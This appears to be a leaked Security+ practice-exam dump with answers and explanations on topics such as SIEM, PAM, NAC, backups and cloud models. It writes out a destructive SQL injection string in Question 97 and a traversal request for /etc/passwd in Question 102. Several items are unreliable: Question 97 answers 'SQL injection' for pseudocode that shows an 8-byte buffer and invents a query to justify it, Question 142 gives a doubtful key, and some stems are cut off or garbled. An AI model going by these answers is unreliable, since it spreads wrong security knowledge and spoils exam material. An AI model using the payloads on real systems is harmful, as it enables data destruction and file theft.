Explanation:
Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.
Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer.
Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

NEW QUESTION 64
- (Exam Topic 2)
A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet
this objective?


A. SIEM

B. HIDS
C. CASB
D. EDR

Answer: A

Explanation:
SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

NEW QUESTION 67
- (Exam Topic 2)
A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company’s mobile application. After reviewing the back-end server logs, the security analyst finds the following entries:



```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list
B. User-agent spoofing
C. WAF bypass
D. Referrer manipulation

Answer: B

Explanation:
User-agent spoofing is a technique that involves changing the user-agent string of a web browser or other client to impersonate another browser or device. The user-agent string is a piece of information that identifies the client to the web server and can contain details such as the browser name, version, operating system, and device type. User-agent spoofing can be used to bypass security controls that rely on the user-agent string to determine the legitimacy of a request. In this scenario, the consultants were able to spoof the user-agent string of the company’s mobile application and access the API that should have been restricted to it.

NEW QUESTION 71
- (Exam Topic 2)
A security analyst is reviewing computer logs because a host was compromised by malware After the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file
B. System log
C. Web application log
D. Security too

Answer: A

Explanation:
A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a
snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files

NEW QUESTION 75
- (Exam Topic 2)
A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply
B. Generator
C. PDU
D. Dally backups

Answer: B

Explanation:
A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

NEW QUESTION 78
- (Exam Topic 2)
A security team is providing input on the design of a secondary data center that has Which of the following should the security team recommend? (Select two).

A. Coniguring replication of the web servers at the primary site to offline storage
B. Constructing the secondary site in a geographically disperse location
C. Deploying load balancers at the primary site
D. Installing generators
E. Using differential backups at the secondary site
F. Implementing hot and cold aisles at the secondary site

Answer: BD

Explanation:
* B. Constructing the secondary site in a geographically disperse location would ensure that a natural disaster at the primary site would not affect the secondary site. It would also allow for failover during traffic surge situations by distributing the load across different regions. D. Installing generators would provide protection against power surges and outages by providing backup power sources in case of a failure. Generators are part of the physical security requirements for data centers as they ensure availability and resilience. References: 1
CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1 : Explain the importance of secure staging deployment concepts 2
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 3
CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls


NEW QUESTION 82
- (Exam Topic 2)
Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

A. User
B. Wildcard
C. Self-signed
D. Root

Answer: B

Explanation:
A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

NEW QUESTION 84
- (Exam Topic 2)
Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)
• Hostname: ws01
• Domain: comptia.org
• IPv4: 10.1.9.50
• IPV4: 10.2.10.50
• Root: home.aspx
• DNS CNAME:homesite. Instructions:
Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.



```
Hostname:   ws01
Domain:     comptia.org
IPv4:       10.1.9.50
IPv4:       10.2.10.50
Root:       home.aspx
DNS CNAME:  homesite
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface, application Description automatically generated

NEW QUESTION 86
- (Exam Topic 2)
A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

A. Script kiddie
B. Insider threats
C. Malicious actor
D. Authorized hacker

Answer: D

Explanation:
An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

NEW QUESTION 89
- (Exam Topic 2)
An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

A. Utilize a SOAR playbook to remove the phishing message.
B. Manually remove the phishing emails when alerts arrive.
C. Delay all emails until the retroactive alerts are received.
D. Ingest the alerts into a SIEM to correlate with delivered messages.

Answer: A

Explanation:
One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox3. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

NEW QUESTION 93
- (Exam Topic 2)
A security administrator is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used for administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
" Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, “PAM is the most comprehensive way to control and monitor privileged accounts”.


NEW QUESTION 95
- (Exam Topic 2)
A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase m the number of requests to delete user accounts. Which of the following best describes the consequence of tins data disclosure?

A. Regulatory tines
B. Reputation damage
C. Increased insurance costs
D. Financial loss

Answer: B

Explanation:
Reputation damage Short explanation
Reputation damage is the loss of trust or credibility that a company suffers when its customers’ personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts. References: https://www.comptia.org/content/guides/what-is-cybersecurity

NEW QUESTION 97
- (Exam Topic 2)
While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:



```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?

A. Server-side request forgery
B. Improper error handling
C. Buffer overflow
D. SQL injection

Answer: D

Explanation:
SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input12. A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system3.
According to the pseudocode given in the question, the application takes a user input for display name and concatenates it with a SQL query to update the user’s profile. This is a vulnerable practice that allows an attacker to inject malicious SQL code into the query and execute it on the database. For example, an attacker could enter something like this as their display name:
John'; DROP TABLE users; -
This would result in the following SQL query being executed:
UPDATE profile SET displayname = 'John'; DROP TABLE users; --' WHERE userid = 1;
The semicolon (;) terminates the original update statement and starts a new one that drops the users table. The double dash (–) comments out the rest of the query. This would cause a catastrophic loss of data for the application.

NEW QUESTION 102
- (Exam Topic 2)
A security analyst reviews web server logs and finds the following string gallerys?file—. ./../../../../. . / . ./etc/passwd
Which of the following attacks was performed against the web server?

A. Directory traversal
B. CSRF
C. Pass the hash
D. SQL injection

Answer: A

Explanation:
Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as …/ or …\ , to navigate through the directory structure and access restricted files or directories.

NEW QUESTION 106
- (Exam Topic 2)
A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

A. CYOD
B. MDM
C. COPE
D. VDI

Answer: D

Explanation:
According to Professor Messer’s video1, VDI stands for Virtual Desktop Infrastructure and it is a deploy model where employees use their personal computers to access a virtual machine that runs the company’s operating system and applications.
In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

NEW QUESTION 108
- (Exam Topic 2)
During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production Which of the following describes what the company should do first to lower the risk to the
Production the hardware.

A. Back up the hardware.
B. Apply patches.
C. Install an antivirus solution.

D. Add a banner page to the hardware.

Answer: B

Explanation:
Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process. References: 1
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/patch-management-best-practices

NEW QUESTION 110
- (Exam Topic 2)
A cybersecurity analyst needs to adopt controls to properly track and log user actions to an individual. Which of the following should the analyst implement?

A. Non-repudiation
B. Baseline configurations
C. MFA
D. DLP

Answer: A

Explanation:
Non-repudiation is the process of ensuring that a party involved in a transaction or communication cannot deny their involvement. By implementing non-repudiation controls, a cybersecurity analyst can properly track and log user actions, attributing them to a specific individual. This can be achieved through methods such as digital signatures, timestamps, and secure logging mechanisms.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/CompTIA%20Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. Stewart, J. M., Chapple, M., & Gibson, D. (2021). CompTIA Security+ Study Guide: Exam SY0-601. John Wiley & Sons.

NEW QUESTION 115
- (Exam Topic 2)
Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

A. NAC
B. DLP
C. IDS
D. MFA

Answer: A

Explanation:
NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html


NEW QUESTION 117
- (Exam Topic 2)
A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

A. Tape
B. Full
C. Image
D. Snapshot

Answer: D

Explanation:
A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process. References: https://www.comptia.org/blog/what-is-a-snapshot-backup

NEW QUESTION 119
- (Exam Topic 2)
A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output



VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Which of the following best describes the attack that is currently in progress?

A. MAC flooding
B. Evil twin
C. ARP poisoning
D. DHCP spoofing

Answer: C

Explanation:
This is an attempt to redirect traffic to an attacking host by sending an ARP packet that contains the forged address of the next hop router. The attacker tricks the victim into believing that it is the legitimate router by sending a spoofed ARP reply with its own MAC address. This causes the victim to send all its traffic to the attacker instead of the router. The attacker can then intercept, modify, or drop the packets as they please.

NEW QUESTION 124
- (Exam Topic 2)
Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

A. SLA
B. BPA
C. NDA
D. AUP

Answer: D

Explanation:
AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1.
https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/ 3:
https://www.professormesser.com/security-plus/sy0-501/agreement-types/ 1: https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

NEW QUESTION 129
- (Exam Topic 2)
A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:

A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.

Answer: D

Explanation:
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 131
- (Exam Topic 2)
An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

A. a push notification
B. a password.
C. an SMS message.
D. an authentication application.

Answer: D

Explanation:
An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

NEW QUESTION 134
- (Exam Topic 2)

A security investigation revealed mat malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the blowing most likely occurred?

A. A spraying attack was used to determine which credentials to use
B. A packet capture tool was used to steal the password
C. A remote-access Trojan was used to install the malware
D. A directory attack was used to log in as the server administrator

Answer: B

Explanation:
Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References:
https://www.comptia.org/content/guides/what-is-network-security

NEW QUESTION 136
- (Exam Topic 2)
The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

A. HIDS
B. FDE
C. NGFW
D. EDR

Answer: D

Explanation:
EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

NEW QUESTION 137
- (Exam Topic 2)
A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist

Answer: D

Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully. References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12,
Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-application-whitelisting

NEW QUESTION 142
- (Exam Topic 2)
A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

A. DLP
B. MAC filtering
C. NAT
D. VPN
E. Content filler
F. WAF

Answer: CD

Explanation:
NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

NEW QUESTION 144
- (Exam Topic 2)
An engineer wants to inspect traffic to a cluster of web servers in a cloud environment Which of the following solutions should the engineer implement? (Select two).

A. CASB
B. WAF
C. Load balancer
D. VPN
E. TLS
F. DAST

Answer: BC

Explanation:
A web application firewall (WAF) is a solution that inspects traffic to a cluster of web servers in a cloud environment and protects them from common web-based attacks, such as SQL injection, cross-site scripting, and denial-of-service1. A WAF can be deployed as a cloud service or as a virtual appliance in front of the web servers. A load balancer is a solution that distributes traffic among multiple web servers in a cloud environment and improves their performance, availability, and scalability2. A load balancer can also perform health checks on the web servers and route traffic only to the healthy ones. The other options are not relevant to this scenario. A CASB is a cloud access security broker, which is a solution that monitors and controls the use of cloud services by an organization's users3. A VPN is a virtual private network, which is a solution that creates a secure and encrypted connection between two networks or devices over the internet. TLS is Transport Layer Security, which is a protocol that provides encryption and authentication for data transmitted over a network. DAST is dynamic application security testing, which is a method of testing web applications for vulnerabilities by simulating attacks on them.
References: 1: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/ 2: https://www.imperva.com/learn/application-security/load-balancing/ 3: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ : https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ : https://www.imperva.com/learn/application-security/transport-layer-security-tls/ : https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ : https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-ins
: https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall : https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azur

NEW QUESTION 149
- (Exam Topic 2)
A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test
B. A white-team test
C. A purple-team test
D. A blue-team test

Answer: A

Explanation:
A red-team test is a type of security assessment that simulates a real-world attack on an organization's network, systems, applications, and people. The goal of a red-team test is to evaluate the organization's security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

NEW QUESTION 151
- (Exam Topic 2)
Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

A. Vulnerability scanner
B. Open-source intelligence
C. Packet capture
D. Threat feeds

Answer: D

Explanation:
Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367

NEW QUESTION 152
- (Exam Topic 2)
Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?

A. IaaS
B. SaaS
C. PaaS

D. XaaS

Answer: B

Explanation:
SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/software-as-a-service

NEW QUESTION 156
- (Exam Topic 2)
After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

A. Supply chain attack
B. Ransomware attack
C. Cryptographic attack
D. Password attack

Answer: A

Explanation:
A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

NEW QUESTION 161
- (Exam Topic 2)
A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

A. cat webserver.log | head -4600 | tail +500 |
B. cat webserver.log | tail -1995400 | tail -500 |
C. cat webserver.log | tail -4600 | head -500 |
D. cat webserver.log | head -5100 | tail -500 |

Answer: D

Explanation:
the cat command displays the contents of a file, the head command displays the first lines of a file, and the tail command displays the last lines of a file. To display a specific number of lines from a file, you can use a minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.
To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands. https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/

NEW QUESTION 165
- (Exam Topic 2)
Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

A. IP schema
